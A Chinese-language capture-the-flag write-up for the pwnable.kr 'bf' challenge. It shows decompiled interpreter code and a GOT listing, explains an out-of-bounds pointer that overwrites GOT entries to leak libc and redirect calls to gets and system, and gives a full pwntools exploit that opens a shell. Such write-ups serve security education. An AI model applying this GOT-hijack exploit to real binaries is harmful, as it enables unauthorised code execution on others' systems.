

也是学到许多的一道题目




```
  unsigned int v6; // [esp+42Ch] [ebp-8h]

  v6 = __readgsdword(0x14u);
  setvbuf(stdout, 0, 2, 0);
  setvbuf(stdin, 0, 1, 0);
  p = (int)&tape;
  puts("welcome to brainfuck testing system!!");
  puts("type some brainfuck instructions except [ ]");
  memset(s, 0, sizeof(s));
  fgets(s, 1024, stdin);
  for ( i = 0; i < strlen(s); ++i )
    do_brainfuck(s[i]);
  return 0;
}
```




```
  _BYTE *v2; // ebx

  result = a1 - '+';
  switch ( a1 )
  {
    case '+':
      result = p;
      ++*(_BYTE *)p;
      break;
    case ',':
      v2 = (_BYTE *)p;
      result = getchar();
      *v2 = result;
      break;
    case '-':
      result = p;
      --*(_BYTE *)p;
      break;
    case '.':
      result = putchar(*(char *)p);
      break;
    case '<':
      result = --p;
      break;
    case '>':
      result = ++p;
      break;
    case '[':
      result = puts("[ and ] not supported.");
      break;
    default:
      return result;
  }
  return result;
```

流程就不赘叙了，直接讲思路



```
s:0804A065                 align 20h
s:0804A080 p               dd ?                    ; DATA X
s:0804A080                                         ; do_bra
s:0804A084                 align 20h
s:0804A0A0 tape            db    ? ;               ; DATA X
s:0804A0A1                 db    ? ;
s:0804A0A2                 db    ? ;
s:0804A0A3                 db    ? ;
s:0804A0A4                 db    ? ;
s:0804A0A5                 db    ? ;
s:0804A0A6                 db    ? ;
```

可以看到tape是在bss段的，在bss段的上面是一个



```
.plt:0804A000 ; Segment permissions: Read/Write
.plt:0804A000 _got_plt        segment dword public 'DATA' use32
.plt:0804A000                 assume cs:_got_plt
.plt:0804A000                 ;org 804A000h
.plt:0804A000 _GLOBAL_OFFSET_TABLE_ dd offset _DYNAMIC
.plt:0804A000                                         ; DATA XREF: _init_proc+9↑o
.plt:0804A000                                         ; __libc_csu_init+B↑o ...
.plt:0804A004 dword_804A004   dd 0                    ; DATA XREF: sub_8048430↑r
.plt:0804A008 ; int (*dword_804A008)(void)
.plt:0804A008 dword_804A008   dd 0                    ; DATA XREF: sub_8048430+6↑r
.plt:0804A00C off_804A00C     dd offset getchar       ; DATA XREF: _getchar↑r
.plt:0804A010 off_804A010     dd offset fgets         ; DATA XREF: _fgets↑r
.plt:0804A014 off_804A014     dd offset __stack_chk_fail
.plt:0804A014                                         ; DATA XREF: ___stack_chk_fail↑r
.plt:0804A018 off_804A018     dd offset puts          ; DATA XREF: _puts↑r
.plt:0804A01C off_804A01C     dd offset __gmon_start__
.plt:0804A01C                                         ; DATA XREF: ___gmon_start__↑r
.plt:0804A020 off_804A020     dd offset strlen        ; DATA XREF: _strlen↑r
.plt:0804A024 off_804A024     dd offset __libc_start_main
.plt:0804A024                                         ; DATA XREF: ___libc_start_main↑r
.plt:0804A028 off_804A028     dd offset setvbuf       ; DATA XREF: _setvbuf↑r
.plt:0804A02C off_804A02C     dd offset memset        ; DATA XREF: _memset↑r
.plt:0804A030 off_804A030     dd offset putchar       ; DATA XREF: _putchar↑r
.plt:0804A030 _got_plt        ends
```

_got_plt即我们平时所说的got表

即可以通过移动p然后来覆盖got表实现劫持。
但是要劫持main函数首先需要libc的基址，因此需要执行2遍main函数
可以考虑在把所有输入完成后修改putchar的got为main函数
main函数中 memset和fgets可以改为 gets和system

在第一遍输入时获得putchar的地址得到libc基址，然后修改putchar fgets memset的got表
第二遍输入时输入/bin/sh即可

值得一提的是我的代码在远程通了，本地没通~~~可能是本地库的问题吧，毕竟32位现在还是显得过时了。

```
from pwn import *

context.log_level='debug'

io = remote('pwnable.kr','9001')
libc = ELF('bf_libc.so')
#io = process('./bf')
#libc = ELF('/lib32/libc.so.6')


type_addr = 0x0804A0A0
memset_got_addr = 0x0804A02C
fgets_got_addr = 0x0804A010
putchar_got_addr = 0x0804A030
main_addr = 0x8048671

io.recvuntil('[ ]\n')
payload = '.'
payload += '<'*(type_addr-putchar_got_addr)  #p =0x0804A030
payload += '.>'*3+'.'           #p = 0x0804A033  output the puts_addr
payload += '<'*3                #p = 0x0804A030
payload += ',>,>,>,'            # write puts as main #p = 0x0804A033
payload += '<'*3+'<'*(putchar_got_addr-memset_got_addr)
payload += ',>,>,>,'            # write memset as gets
payload += '<'*3 + '<'*(memset_got_addr-fgets_got_addr)
payload += ',>,>,>,'            # write fgets as system
payload += '.'      # call main
io.sendline(payload)

io.recv(1)
putchar_addr = u32(io.recv(4))
print("putchar_addr:"+hex(putchar_addr))
libc_base = putchar_addr- libc.symbols['putchar']
gets_addr = libc_base + libc.symbols['gets']
system_addr = libc_base+libc.symbols['system']

io.send(p32(main_addr))
io.send(p32(gets_addr))
io.send(p32(system_addr))
io.recvuntil('type some brainfuck instructions except [ ]\n')
io.sendline('/bin/sh\x00')
io.interactive()
```